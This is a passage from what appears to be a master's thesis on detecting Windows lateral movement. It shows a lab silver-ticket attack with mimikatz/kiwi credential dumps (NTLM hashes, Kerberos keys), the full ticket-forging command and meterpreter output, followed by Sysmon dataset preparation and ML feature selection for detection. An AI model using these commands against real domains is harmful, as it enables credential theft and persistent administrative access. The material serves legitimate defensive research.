
```
Authentication Id : 0 ; 29920 (00000000:000074e0)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/5/2023 7:32:17 PM
SID               : S-1-5-96-0-0
        msv :
         [00000003] Primary
         * Username : WIN-0SBKADTJ0O5$
         * Domain   : STEFANIA
         * NTLM     : 72522db2e467a94d5c3fb8aed0ba7e4d
         * SHA1     : 721e242200a158236cd0d434a813043e4a7e8bc0
        tspkg :
        wdigest :
         * Username : WIN-0SBKADTJ0O5$
         * Domain   : STEFANIA
         * Password : (null)
        kerberos :
         * Username : WIN-0SBKADTJ0O5$
         * Domain   : stefania.local
         * Password : 91 89 33 66 7d b1 ab ed 6f 24 03 a4 50 7e 0e df 23 16 65 3d bf 8e 9d 70 a0 ad a4 91 05 18 cf 63 01 3d e2 c9 ed 24 ef
 bb 15 ac a8 dd c5 11 74 af 78 bc d6 31 4f 44 e5 52 3d ca 68 31 47 28 d0 79 a8 21 c6 f5 b4 5b 4d 21 9b 10 1a 21 93 ac 5c 0c 02 b3 c8 6e 84
 12 5c 11 9e d8 d3 77 48 cb a1 68 62 e2 68 fc 49 5b 15 88 20 1c f1 28 64 28 be 79 2c 06 5e 91 0b 58 89 3b b8 ec c6 14 d1 dc ef 32 bf 83 71
 06 f8 06 c5 e1 f8 89 e4 31 18 7e 27 6c 9a e0 74 55 e1 31 02 f3 e3 9d d0 fa 73 7d 30 47 d2 49 69 be 47 f7 de f3 80 60 06 ec d2 11 07 e8 6d
 f1 d4 98 2d db 5f e9 15 a6 8b 82 1b 4b 5b 58 ff ec b7 3d 1a 66 f4 d5 21 92 ed 4e 3d 79 b5 52 42 f9 0a 81 79 60 32 c3 9e 20 ea 4e 92 0d 5d
 36 c6 05 ae 66 3d d5 83 c6 3f b5 cf 48 4e 0e 78 d6
        ssp :
        credman :
```

Figure 5.35: Domain name and SID stefania.local\administrator

5.4.8 NTLM hash extraction for the stefania.local\dminističtrator account

For the extraction of NTLM hashvalues related to the stefania.local\Administrator account, similar procedure as in GT attack was followed using LSA NTLM hash dump appropriate command in *kiwi* environment as follows while it is also demonstrated in Figure 5.36

dcsync_ntlm STEFANIA\administrator



```
Authentication Id : 0 ; 29920 (00000000:000074e0)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/5/2023 7:32:17 PM
SID               : S-1-5-96-0-0
        msv :
         [00000003] Primary
         * Username : WIN-0SBKADTJ0O5$
         * Domain   : STEFANIA
         * NTLM     : 72522db2e467a94d5c3fb8aed0ba7e4d
         * SHA1     : 721e242200a158236cd0d434a813043e4a7e8bc0
        tspkg :
        wdigest :
         * Username : WIN-0SBKADTJ0O5$
         * Domain   : STEFANIA
         * Password : (null)
        kerberos :
         * Username : WIN-0SBKADTJ0O5$
         * Domain   : stefania.local
         * Password : 91 89 33 66 7d b1 ab ed 6f 24 03 a4 50 7e 0e df 23 16 65 3d bf 8e 9d 70 a0 ad a4 91 05 18 cf 63 01 3d e2 c9 ed 24 ef
 bb 15 ac a8 dd c5 11 74 af 78 bc d6 31 4f 44 e5 52 3d ca 68 31 47 28 d0 79 a8 21 c6 f5 b4 5b 4d 21 9b 10 1a 21 93 ac 5c 0c 02 b3 c8 6e 84
 12 5c 11 9e d8 d3 77 48 cb a1 68 62 e2 68 fc 49 5b 15 88 20 1c f1 28 64 28 be 79 2c 06 5e 91 0b 58 89 3b b8 ec c6 14 d1 dc ef 32 bf 83 71
 06 f8 06 c5 e1 f8 89 e4 31 18 7e 27 6c 9a e0 74 55 e1 31 02 f3 e3 9d d0 fa 73 7d 30 47 d2 49 69 be 47 f7 de f3 80 60 06 ec d2 11 07 e8 6d
 f1 d4 98 2d db 5f e9 15 a6 8b 82 1b 4b 5b 58 ff ec b7 3d 1a 66 f4 d5 21 92 ed 4e 3d 79 b5 52 42 f9 0a 81 79 60 32 c3 9e 20 ea 4e 92 0d 5d
 36 c6 05 ae 66 3d d5 83 c6 3f b5 cf 48 4e 0e 78 d6
        ssp :
        credman :
```


Figure 5.36: NTLM hash credentials for the stefania.local\administrator

5.4.9 ST Creation using Retrieved Information

For the creation of ST, the same command as in GT was executed using *kiwi* tool, in an already opened meterpreter environment. To this end, parameters */target*, */service* and */rc4* that have already referred, are required. This piece of information, when combined appropriately with other necessary elements in *kiwi*, result in successful creation of ST while allow the attacker to deploy LM with persistence around the targeted network host, exploiting the specified services (Figure 5.37).

The execution procedure of ST was implemented with the execution of the following command:

kiwi_cmd 'kerberos::golden /domain:stefania.local
/sid:S-1-5-21-205864527-64185754-2840357767
/target:WIN-0SBKADTJ0O5.stefania.local /service:cifs
/rc4:72522db2e467a94d5c3fb8aed0ba7e4d /user:Administrator /ptt'




```
meterpreter > kiwi_cmd 'kerberos::golden /domain:stefania.local /sid:S-1-5-21-205864527-64185754-2840357767 /target:WIN-0SBKADTJ005.stefania.local /service
:cifs /rc4:72522db2e467a94d5c3fb8aed0ba7e4d /user:Administrator /ptt'
User      : Administrator
Domain    : stefania.local (STEFANIA)
SID       : S-1-5-21-205864527-64185754-2840357767
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 72522db2e467a94d5c3fb8aed0ba7e4d - rc4_hmac_nt
Service   : cifs
Target    : WIN-0SBKADTJ005.stefania.local
Lifetime  : 2/5/2023 10:44:43 AM ; 2/2/2033 10:44:43 AM ; 2/2/2033 10:44:43 AM
→ Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ stefania.local' successfully submitted for current session
```

Figure 5.37: Successful creation of the ST for the Administrator

5.4.10 Service Exploitation Confirmation with ST

During the last phase of the ST attack implementation process, the TGS is generated in advance and is considered reliable by the Kerberos authentication protocol. Therefore, any owner of the ticket, legitimate or not, will acquire administrative rights and unlimited access to network facilities related to Kerberos authentication for the specified service. Using the command *kerberos_ticket_list* all available Kerberos Tickets are harvested. The whole process is demonstrated in Figure 5.38.



```
meterpreter > kerberos_ticket_list
[+] Kerberos tickets found in the current session.
[00000000] - 0×00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 2/5/2023 9:47:08 AM ; 2/2/2033 9:47:08 AM ; 2/2/2033 9:47:08 AM
   Server Name       : cifs/WIN-0SBKADTJ005.stefania.local @ stefania.local
   Client Name       : krbtgt @ stefania.local
   Flags 40a00000    : pre_authent ; renewable ; forwardable ;

meterpreter > 
```

Figure 5.38: Available Kerberos tickets

Chapter 6

Supervised ML Algorithms for Detection of Malicious Techniques

6.1 Methodology

6.2 MS Windows Sysmon Log Dataset

The dataset of MS Windows Sysmon logs under scrutiny in this master's thesis was meticulously assembled from the continuous monitoring and logging of interactions within a SOHO network environment, a depiction of which is illustrated in Figure 4.1. This comprehensive dataset comprises log entries, encompassing both normal and malicious traffic. Of particular significance are the malicious records, primarily stemming from a spectrum of LM attacks, which are exhaustively elucidated and analyzed in Chapter 5. These malicious activities were developed in conjunction with legitimate user interactions on the SOHO network, creating a dynamic and complex environment for analysis.

During the initial data collection process, mostly typical activities were observed. These activities included user logins, logouts, web interactions, file exchanges, email communications, and interactions at six different client stations, detailed in Table 4.1.

In the Microsoft Windows environment, a series of attacks have been launched, escalating from the Exploitation of Remote Services such as *Eternal Blue* and *Zerologon* to sophisticated credential theft techniques such as *PtH*, *PtT*, *GT* and *ST*. It is worth noting that the execution of the above, linked to *CVEs* have been re-executed several times so as an adequate data set is constructed. However, due to limitations in the duration of the attack simulation, the resulting dataset only comprised of 268,788 event log samples.

For the needs of this master's thesis, given the limited number of Sysmon logs available in this dataset, several steps were taken to enhance it. To this end, it is considered as more appropriate the combined use of the existing dataset with the publicly available LMD-2023 dataset [36] that comprises a comprehensive collection of 1,752,890 log samples, as thoroughly described in [15].

6.3 Data Preprocessing of MS Sysmon Logs

Data preprocessing is a critical step in ML that ensures that raw data, in this case, Sysmon logs, are transformed into a structured and machine-readable format, specifically in CSV. The primary aim of the preprocessing stage was to transform the Sysmon logs into a format compatible with various ML algorithms. This involved a series of encoding, normalization, and scaling operations to render the data seamlessly interpretable by computational algorithms.

6.3.1 Dataset-Specific Preprocessing

The *MS Windows Sysmon Log Dataset*, initially containing 268,788 log files, was subjected to rigorous preprocessing to improve its suitability for ML applications. First, a Python scripting analysis tool, namely *"PeX"* has been employed, which helps the analysis of voluminous Sysmon logs serving as a Proof of Concept (PoC) for the proposed rule-based policy's efficiency as it is thoroughly described in [61]. As the primary goal of the tool is to filter out the least unwanted noise, it was used to exclude certain values that could compromise the accuracy training and would negatively affect the final evaluation of the model. To that end, all these values were identified and eliminated such as "NaN", "Null", tiny floating-point numbers, values in scientific notation, and hyphenated entries. In the absence of genuine data, blank cells were filled with 0 using the Python function *fillna().*

In the next step of preprocessing, a subset of features -*Name, Guid, Opcode, Keywords, Correlation, Channel, State, Version, StartFunction and ID*- was selected and considered appropriate to be excluded from the original dataset due to the presence of low cardinality, as they hold the same value(s) across all samples, making them ineffective in contributing meaningfully to the detection of LM techniques, as it is shown in Table 6.1.

Table 6.1: Dropped Features from *MS Sysmon Dataset*

Dropped Feature	Value
Name	Microsoft-Windows-Sysmon
Guid	{5770385f-c22a-43e0-bf4c-06f5698ffbd9}
Opcode	0
Keywords	0x8000000000000000
Correlation	0
Channel	Microsoft-Windows-Sysmon/Operational
State	Started or 0
Version	20,30,50
StartFunction	0
ID	GetConfigurationOptions or 0

6.3.2 Dataset Labeling

Supervised ML approaches depend on their reliance on labeled data during each algorithm's training phase. However, this requires the implementation of a data labeling procedure for the dataset. Within the scope of this thesis, we adopt the dataset labeling methodology established by the LMD-2023 dataset, as it serves as the principal dataset for our research experiments.

According to [62], in the LMD-2023 dataset, three distinct classes have been defined, each assigned specific labels, namely *Normal*, *Exploitation of Remote Services (EoRS)* and *Exploitation of Hashing Techniques (EoHT)*. More specifically, *Normal* subset encompasses logs (events) pertaining to legitimate network traffic and were gathered both before and during the execution of LM techniques. The EoRS dataset encompasses a comprehensive collection of logs that document network traffic captured at various stages—before, during, and after the *EoRS*. This dataset includes multiple variants of EoRS techniques, offering a detailed view of the interactions and methodologies employed in remote service exploitation. On the other side, *EoHT* comprises logs collected during the execution of Credentials exploitation techniques 5, comprising distinct EoHT technique variants.

Following the aforementioned labelling procedure, as the first step, we again have employed *"PeX*, which also contributes to the early detection of LM events. [61]. Apart from filtering out minimal unwanted noise, the tool's objective is also to categorize logs based on potential security risks, as distinguished by certain characteristics or patterns. It transforms the voluminous raw MS Sysmon logs into a meticulously labeled dataset, thus facilitating efficient subsequent analyses. After successful preprocessing of all 268,788 event log records of the original dataset, of utmost importance is the "Label" column, which denotes the categorized assignment based on distinct patterns or intrinsic characteristics of the logs. A detailed decomposition of the labels clarifies the "2" categorization corresponding to 12,774 events as EoHT, the "1" label, assigned to 1,602 events as EoRS, and the "0" label, assigned to 254,412 event records representing *Normal* traffic. The initial *.evtx* transformed into a *.csv* file, which ensures a compatible format so that it can be processed by ML algorithms.The overall structure of labelling procedure is demonstrated in Table 6.2 revealing also the presence of a highly imbalanced dataset.

In Table 6.3 are demonstrated the entire set of attacks which contains the attacks executed for the generation of LMD-2023 as well as the attacks launched for the creation of the *MS Windows Sysmon Log Dataset* along with their *CVEs* and the LM class that was defined according to LMD-2023 labeling procedure.

Table 6.2: Structure of the MS Sysmon Log labeled dataset

MS Sysmon Log Subset	**Class Label**	**Samples**	**% over MS Sysmon Log**
Normal	0	254,412	≈94%
EoRS	1	1,602	≈0.6%
EoHT	2	12,774	≈5%

LM exploit	CVE ID	Class
ms17-010	CVE-2017-0148	EoRS
EternalBlue	CVE-2017-0144	EoRS
WannaCry	CVE-2017-0143,	
	CVE-2017-0145,	
	CVE-2017-0146	EoRS
Bluekeep	CVE-2019-0708	EoRS
SMBGhost	CVE-2020-0796	EoRS
SMBleed	CVE-2020-1206	EoRS
Zerologon	CVE-2020-1472	EoRS
Log4Shell	CVE-2020-1472,	
	CVE-2021-44228	EoRS
Mimikatz/Kiwi	CVE-2021-36934	EoHT
LaZagne Project	CVE-2021-40444	EoHT
Follina	CVE-2022-30190	EoRS
Windows Spooler Privilege Escalation	CVE-2022-29104	EoRS

Table 6.3: Techniques related to LM encompassed within both datasets

6.3.3 Feature Selection

As it is mentioned in 4.1, in the process of creating the present dataset, a controlled testbed was established to generate traffic related to LM attacks. However, due to limitations in the duration of the attack simulation, the resulting dataset only contained approximately 268,788 event logs.

For the needs of this master's thesis, recognizing that this volume of logs was insufficient for robust analysis, several steps were taken to enhance the dataset. To that end, it was considered as more appropriate to selectively combine a set of common features with LMD-2023 dataset [36]. Regarding the features that will be used, these have been extracted from data concerning both normal network traffic and malicious activities, which have been meticulously collected from various sources, including personal computer workstations and VM environments. For any sample to be effective for the later detection of LM, it should include a wide range of information about each LM technique, whether textual, numeric or boolean. The selection of each feature was based on a thorough analysis of the characteristics of each LM technique, since at its core, an attacker's LM strategy is based on gaining remote access to a secure environment. The "modus operandi" then revolves around maintaining stealth for an extended duration. By simulating processes and active applications within the compromised infrastructure, the attacker seeks to move methodically and laterally towards its primary target. After the detailed labeling using the PeX tool 6.3.2, a feature extraction process was carried out, following the methodology detailed in [62].

During this phase, a set of features were selected from Sysmon logs, which have been deemed critical for the detection of LM, as they are presented in detail in Table 6.4. Each feature is accompanied by its official definition and the reason for its inclusion in the detection model.

Specifically, "Computer", although seemingly simple, was particularly important to the analysis process. It not only identified the specific machine on which an event was implemented, but also served as a pivot for mapping potential conflicting paths through a multitude of systems - a critical element in constructing a comprehensive LM chronology. "DestinationPortName" feature, in a similar sense, emerged as a central control point. Since ports often serve as pipelines for cyber activities, a detailed examination of network connections at various ports could provide important information. Anomalies or deviations in this context, particularly towards unusual ports, could be precursors to LM tactics. In Sysmon logs, "EventID" is a categorical attribute that provides the necessary context. With each event type uniquely identified, the definition of specific events reveals a clearer picture of system activities, and any discrepancies could signal potential malicious maneuvers. Features such as "ProcessId", while perhaps not directly indicating LM, play a subtle but crucial role. They can help establish connections or relationships between different processes, providing a layered understanding of system activities. Such process connections, especially when considered together with other data, can provide valuable clues to potential security breaches or adversarial strategies. In terms of network topology, the "SourceIsIpv6" attribute can be revealing. If, for instance, an organization is operating primarily with IPv4 and suddenly notices a spike in IPv6 traffic, this could be a red flag, indicating possible hostile activity or network probing. Finally, time-stamped attributes such as "SystemTime_year, month, week, day, hour, minute, day_of_week" are invaluable. They not only help in constructing a time map of events, but also in detecting anomalies. For example, system activities during non-working hours or patterns that deviate from the norm may be indicative of

LM.

Given that our dataset shared similar features with the LMD-2023 dataset, we decided to merge the two datasets. This integration produced a new dataset that incorporated instances from both original datasets, resulting in a collection of heterogeneous data derived from various experiments.

As a consequence of this process, the shallow ML models employed for LM event classification were then evaluated for their capacity to generalize across different datasets. This evaluation was necessitated by the alteration in the cardinality of feature values in the new dataset. Features that originally had only a limited number of values could potentially lead to overfitting, where the algorithm overly relies on specific values to make predictions.

By introducing higher cardinality to the feature values, the goal was to create a more reliable and robust model that would not overly depend on a small subset of features for predictions. This adjustment aimed to enhance the model's ability to generalize and perform effectively across various datasets, ultimately improving the accuracy and reliability of LM attack detection.

6.4 Feature Importance in LM Detection

6.4.1 Feature Importance

Feature importance is a pivotal aspect of ML, providing valuable insights into which attributes or features most influence a model's predictions. By determining the importance of each feature, one can prioritize features based on their impact on a model, improving model interpretability, performance, and generalization. In the realm of cybersecurity, especially in detecting LMs using Sysmon datasets, understanding the crucial features can streamline the detection process, making the system more resilient to attacks by focusing on the most pertinent indicators.

For the context of this thesis, Feature Importance was explored through three distinct classifiers: Decision Trees (DT), Random Forest (RF), and Light Gradient Boosting Machine (LightGBM). Each of these classifiers inherently offers a mechanism to compute the importance of each feature used in training the model:

1. **DT**: DT rank features based on the number of times a feature is used to split the data. A feature that results in large gains (e.g., Gini impurity or information gain) is deemed more important.

2. **RF**: RF, an ensemble of DT, averages the importance from individual trees. This ensemble approach makes RF more robust and reduces the susceptibility of its feature importance metrics to overfitting, in contrast to a single DT.

3. **LightGBM**: LightGBM, a gradient boosting framework, also provides feature importance based on the number of times a feature is used to split the data, similar to DT. However, its gradient-boosting mechanism can capture complex feature interactions and nonlinearities, providing a different perspective on feature importance compared to traditional trees.

After training each classifier, the feature importance is extracted, collated, and stored in a DataFrame. This DataFrame is then sorted based on the mean importance value across the three classifiers, giving a consolidated view of feature significance.

6.4.1.1 Exclusion of KNN

Notably absent from this feature importance exploration is the KNN algorithm. The primary reason for KNN's exclusion lies in its algorithmic nature:

- KNN is an instance-based, non-parametric learning algorithm. Unlike the tree-based methods or regression models, KNN does not possess a distinct "training" phase where it learns parameters or structures from the training data.
- Given its reliance on distance metrics to determine the 'closeness' of instances, KNN does not inherently rank or score features by importance.

While methods exist to interpret KNN's decision-making process (e.g., through permutation importance or LIME), they are indirect and might not be as intuitive or straightforward as the inherent mechanisms offered by tree-based models.

6.4.1.2 Application in LM Detection

In the progression of this work, this section delineates the application of feature importance analysis in the context of LM detection. As part of our methodological approach, we utilized the Sysmon tool to collect detailed log data, from which we extracted a comprehensive set of features. The subsequent analysis, aimed at identifying the most influential attributes, is graphically represented in Figure 6.1, where the mean feature importance is depicted across all classifiers tested within our experimental framework. It conveys the hierarchy of feature significance, revealing that certain Sysmon event types are more critical in detecting LM activities. The bar chart elucidates the varying degrees of relevance among the features, with the first top features emerging as particularly consequential in the predictive modeling of LM behavior. By refining our focus to these pivotal features, we enhance the efficiency of our detection algorithms, potentially decreasing computational overhead and mitigating the occurrence of false positives.

The synthesized findings from this feature importance analysis contribute a data-driven foundation to the security domain, particularly in refining detection strategies against LM threats. This targeted approach, predicated on empirical evidence, significantly bolsters the detection capabilities of our proposed system, ensuring a robust defense mechanism that is both responsive and precise.




Figure 6.1: Feature Importance for MS Sysmon Log Dataset among all classifiers

6.4.2 Data Handling

In this thesis, data preprocessing encompasses the steps taken after converting Sysmon logs into CSV format that is suitable to be fed to ML algorithms. This preprocessing specifically deals with encoding, normalizing, and scaling the initial data to ensure it's efficiently interpretable by ML models.

6.4.2.1 Handling of Categorical Data

One-Hot Encoding (OHE) [51] is a pivotal preprocessing technique tailored for categorical data, particularly in the realm of ML and data analytics. Categorical data, fundamentally, encompasses variables that are characterized by labels as opposed to quantitative values. Within this typology, data can either be nominal (having categories based on a shared trait without a discernible order) or ordinal (having categories with an inherent sequence). Given the nature of most ML algorithms which function optimally with numeric input, OHE stands as a cornerstone method for the transformation of these categorical labels into a binary matrix. The resultant matrix ensures that the inherent characteristics of categorical data are preserved, obviating any unwarranted ordinal assumptions by the model.

In our Sysmon dataset, features such as *"Computer"*, *"DestinationPortName"*, *"EventID"*, and a subset of *"SystemTime"* components have been adeptly processed through OHE as it is presented in Table 6.5. This ensures that the nominal characteristics intrinsic to these features are not misconstrued by the model as having ordinal properties. Each category, post-OHE, possesses its individualized binary representation, forestalling any inadvertent hierarchical interpretations by subsequent analytical models [19].

6.4.2.2 Scaling of Numerical Data

Min-Max scaling, often termed as *Min-Max normalization* [41], is an indispensable technique in the preprocessing of numerical data, primarily aimed at re-scaling the range of feature values. The underlying tenet of this technique is to transmute the numeric values of a feature such that they resonate within a predetermined range, typically [0,1]. This transformation is executed without distorting the differences in the range of values or the relationships between features. The mathematical formulation that is employed is the

$$x_{\text{norm}} = \frac{x - x_{\text{min}}}{x_{\text{max}} - x_{\text{min}}}$$

where,

- x_{norm} is the normalized value.
- x is the original value.
- x_{min} and x_{max} are the minimum and maximum values of each feature, respectively.

Within the context of the Sysmon dataset, features as *"ProcessId"*, *"SystemTime_day"*, *"SystemTime_hour"*, and *"SystemTime_minute"* underwent Min-Max scaling as it is demonstrated in Table 6.5. These features, presumably continuous or discrete in nature, benefit from normalization, ensuring a harmonized scale. In the broader scope of ML, especially when confronted with imbalanced datasets, such consistent scaling becomes paramount. While Min-Max scaling, in isolation, won't redress the challenges poised by an imbalanced dataset, it paves the way for more sophisticated resampling or modeling techniques, facilitating a more calibrated and unbiased model training.

6.4.2.3 Normalization

Normalization stands as an essential preprocessing mechanism, primarily employed to standardize the numerical features within a dataset, ensuring they conform to a specific scale, typically between [0,1].

In the realm of ML and data analytics, such transformation is indispensable, especially for algorithms that hinge on the magnitude or scale of the data. Within the Sysmon dataset, features such as *"ProcessId", "SystemTime_day", "SystemTime_hour"*, and *"SystemTime_minute"* were subjected to normalization, specifically using the Min-Max scaling technique. This method recalibrates each feature's numeric values, utilizing the beforementioned mathematical formula, where x designates an individual data point. The rationale behind this transformation is twofold: firstly, to ensure that all numerical attributes contribute equitably to the model's performance by resonating within a harmonized scale, and secondly, to mitigate any undue influence that larger magnitude features might exert. Given the intricacies of the Sysmon dataset and the challenges often presented by imbalances, the strategic application of normalization not only enhances model training efficacy but also ensures a more nuanced and representative understanding of the underlying data patterns [58].

Feature	Definition	Reason for Selection
Computer (CompSTA)	Machine identifier where the log event took place or was sent from	Essential for identifying affected endpoints in LM
DestinationPortName (DstPortName)	Port receiving the connection	Important for understanding communication channels
EventID (EventID)	Unique identifier for event's category set by Microsoft	Classification of event type
ProcessId(ProcessId)	ID of the initiating process	Exploitable processes in LM
SourceIsIpv6(SourceIsIpv6)	IPv6 address of the connection's starting point	Helps in network traceback
SystemTime year(SysTimeYear)	Year when the event was noted	Helps in establishing event chronology
SystemTime month(SysTimeMonth)	Month of the event	Monthly pattern analysis
SystemTime week (SysTimeWeek)	Week number of the event in the year	Weekly pattern insights
SystemTime day(SysTimeday)	Specific day of the month	Daily pattern analysis
SystemTime hour(SysTimeHour)	Hour of the day for the event	Identifying peak attack times
SystemTime minute (SysTimeminute)	Minute within the hour for the event	Granular event timing
SystemTime day of week(SysTimeDoW)	Day of the week	Weekly pattern insights

Table 6.4: Sysmon's common selected features for LM Detection

Feature	Method	Reason
Computer	OHE	Categorical nature of data
DestinationPortName	OHE	Categorical nature of port numbers
EventID	OHE	Categorical event types
ProcessId	MinMax	Continuous nature, normalized for ML
SourceIsIpv6	OHE	Categorical nature of IP addresses
SystemTime year	OHE	Categorical nature of year
SystemTime month	OHE	Categorical nature of month
SystemTime week	OHE	Categorical nature of week number
SystemTime day	MinMax	Continuous nature of day, needs normalization
SystemTime hour	MinMax	Continuous nature of hour, needs normalization
SystemTime minute	MinMax	Continuous nature of minute, needs normalization
SystemTime day of week	OHE	Categorical nature of weekday

Table 6.5: Methodology for Sysmon's Feature Encoding and Scaling

Chapter 7

Methodology and Algorithms for Detecting Lateral Movement Attack

In this section, we provide an overview of the algorithms used to detect LM attacks using the common features extracted from the two datasets. Our goal is to leverage the knowledge gained from feature extraction using the Sysmon tool to effectively detect and characterize these sophisticated cyberattacks. To achieve this goal, we explore a number of shallow ML algorithms, each of which is tailored to the unique requirements of LM attack detection. A comparative analysis of the generated results based on the metrics used is then performed.

7.1 Algorithms

7.1.1 k-Nearest Neighbors

